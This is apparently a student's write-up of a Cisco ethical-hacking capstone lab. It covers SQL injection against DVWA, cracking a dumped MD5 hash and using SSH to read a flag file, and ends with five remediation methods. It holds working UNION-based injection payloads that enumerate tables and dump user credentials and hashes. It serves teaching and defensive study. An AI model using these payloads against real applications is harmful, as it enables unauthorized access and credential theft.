

Challenge 1: SQL Injection



[This Photo](#) by Unknown Author is licensed under [CC BY](#)


In this part, you must discover user account information on a server and crack the password of **Bob Smith's** account. You will then locate the file that contains the Challenge 1 code and use **Bob Smith's** account credentials to open the file at 192.168.0.10 to view its contents.

Step 1: Preliminary setup


- Open a browser and go to the website at 10.5.5.12.

Note: If you have problems reaching the website, remove the https:// prefix from the IP address in the browser address field.

- Login with the credentials **admin / password**.



- Set the DVWA security level to **low** and click **Submit**.



Cisco Ethical Hacker Capstone Activity Challenge 1

The screenshot shows the DVWA Security interface. On the left, a sidebar lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the selected tab), SQL Injection (Blind), XSS (Reflected), and XSS (Stored). The main content area is titled "DVWA Security" and contains a "Security Level" section. It states: "Security level is currently: low." Below this, it says: "You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA." A dropdown menu shows "Low" is selected, with a "Submit" button next to it. At the bottom right of the page are several small icons.

Step 2: Retrieve the user credentials for the Bob Smith's account.

Select SQL Injections from the left pane and the following page will appear.

The screenshot shows the DVWA Vulnerability: SQL Injection page. The sidebar on the left is identical to the previous screenshot, with "SQL Injection" selected. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" input field with a "Submit" button. Below this is a "More Information" section containing a bulleted list of links related to SQL injection:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://terruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

At the bottom right of the page are several small icons.

- a. Identify the table that contains usernames and passwords.

Identify Database

Payload: 1' OR 1=1 UNION SELECT 1, DATABASE()#

Cisco Ethical Hacker Capstone Activity Challenge 1

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, and About. The main area is titled "Vulnerability: SQL Injection". It has a form with "User ID:" and a "Submit" button. Below the form, several SQL injection payloads are shown along with their results:

- ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: admin
Surname: admin
- ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Gordon
Surname: Brown
- ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Hack
Surname: Me
- ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Pablo
Surname: Picasso
- ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Bob
Surname: Smith
- ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: 1
Surname: dvwa

A red box highlights the last entry: "ID: 1' OR 1=1 UNION SELECT 1, DATABASE()# First name: 1 Surname: dvwa".

The name of the database that contain the usernames and passwords is dvwa.

Identify the Tables in the database

Payload: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' #

The screenshot shows the DVWA SQL Injection page. The sidebar and main interface are identical to the previous screenshot. The user has entered the payload: "ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' #". The results show the following tables:

- ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' #
First name: admin
Surname: admin
- ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' #
First name: Gordon
Surname: Brown
- ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' #
First name: Hack
Surname: Me
- ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' #
First name: Pablo
Surname: Picasso
- ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' #
First name: Bob
Surname: Smith
- ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' #
First name: 1
Surname: guestbook
- ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' #
First name: 1
Surname: users

Red boxes highlight the last two entries: "ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' # First name: 1 Surname: guestbook" and "ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' # First name: 1 Surname: users".

The two tables identified in the dvwa database are users and guestbook.

- b. Locate a vulnerable input form that will allow you to inject SQL commands.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL injection (highlighted in green), SQL injection (Blind), XSS (Reflected), XSS (Stored), and DVWA Security. The main content area is titled "Vulnerability: SQL Injection". It contains a user input field with the value "1' OR 1=1 #", a "Submit" button, and a "More Information" section with several links related to SQL injection.

- c. Retrieve the username and the password hash for **Bob Smith's** account.

Payload: **1' OR 1=1 UNION SELECT user, password FROM users**

#

The screenshot shows the DVWA SQL Injection page again. The user input field now contains the payload "1' OR 1=1 UNION SELECT user, password FROM users #". The results are displayed in a large text box on the right side of the page, showing multiple rows of user information, each starting with the payload and followed by the user's first name and surname. The results include:

- ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordon
Surname: e99a18c428cb38d5f260853678922e03
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7eed4fcc69216b
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Bob Smiths Account Credentials: **Bob Smith's username is smithy and his password hash is 5f4dcc3b5aa765d61d8327deb882cf99**

Step 3: Crack Bob Smith's account password.

Use any password hash cracking tool desired to crack **Bob Smith's** password.

The screenshot shows the CrackStation website with a dark theme. At the top, there are links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. Below the header, the main title "CrackStation" is displayed with a banner. On the right, there are links for Defuse.ca and Twitter. The main content area is titled "Free Password Hash Cracker". It has a text input field for pasting hashes, which contains "5f4dcc3b5aa765d61d8327deb882cf99". To the right of the input field is a reCAPTCHA verification box with the message "I'm not a robot" and a "Crack Hashes" button. Below the input field, there is a note about supported hash types: "Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(shai_bin)), QubesV3.1BackupDefaults". A link to "Download CrackStation's Wordlist" is also present.

What is the password of Bob Smith's account?

The screenshot shows the same CrackStation interface after the password was cracked. The "Hash" input field still contains "5f4dcc3b5aa765d61d8327deb882cf99". The "Type" field shows "md5" and the "Result" field shows "password". Below the table, a note says "Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found." A link to "Download CrackStation's Wordlist" is also present.

The password of Bob Smith's account is password.

Step 4: Locate and open the file with Challenge 1 code.

- Log into **192.168.0.10** as **Bob Smith**.

Open terminal and enter Command: ssh smithy@192.168.0.10

- Locate and open the flag file in the user's home directory.

The screenshot shows a terminal window titled 'File Actions Edit View Help'. The command \$ ssh smithy@192.168.0.10 is entered, followed by the password. The terminal then displays the standard Ubuntu 16.04 LTS welcome message. After logging in, the user runs the command \$ pwd to show they are in their home directory (~). They then run \$ ls to list files, which shows 'my_passwords.txt'. Finally, they run \$ cat my_passwords.txt to read the contents of the file, which contain the message 'Congratulations! You found the flag for Challenge 1! The code for this challenge is 8748wf8J.'

```
smithy@metasploitable: ~
File Actions Edit View Help
(kali㉿Kali)-[~]
$ ssh smithy@192.168.0.10
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Fri Jan  9 01:19:52 2026 from 192.168.0.1
smithy@metasploitable:~$ pwd
/home/smithy
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.
```

What is the name of the file with the code?

my_passwords.txt

What is the message contained in the file? Enter the code that you find in the file.

Congratulations!

You found the flag for Challenge 1!

The code for this challenge is 8748wf8J

Step 5: Research and propose SQL attack remediation.

What are five remediation methods for preventing SQL injection exploits?

Five remediation methods for preventing SQL injection exploits are

1. Use Parameterized Queries (Prepared Statements)

Always separate SQL code from user input. Parameterized queries ensure user input is treated as data, not executable SQL.

2. Input Validation and Sanitization

Validate all user inputs using allow-lists (e.g., expected data types, lengths, formats) and sanitize input to remove unexpected characters.

3. Least Privilege Database Accounts

Configure database accounts with only the minimum permissions required (e.g., no DROP, ALTER, or ADMIN rights for web apps).

4. Stored Procedures (Securely Implemented)

Use stored procedures that do not dynamically construct SQL queries from user input. Inputs should still be parameterized.

5. Web Application Firewall (WAF)

Deploy a WAF to detect and block common SQL injection patterns before they reach the application.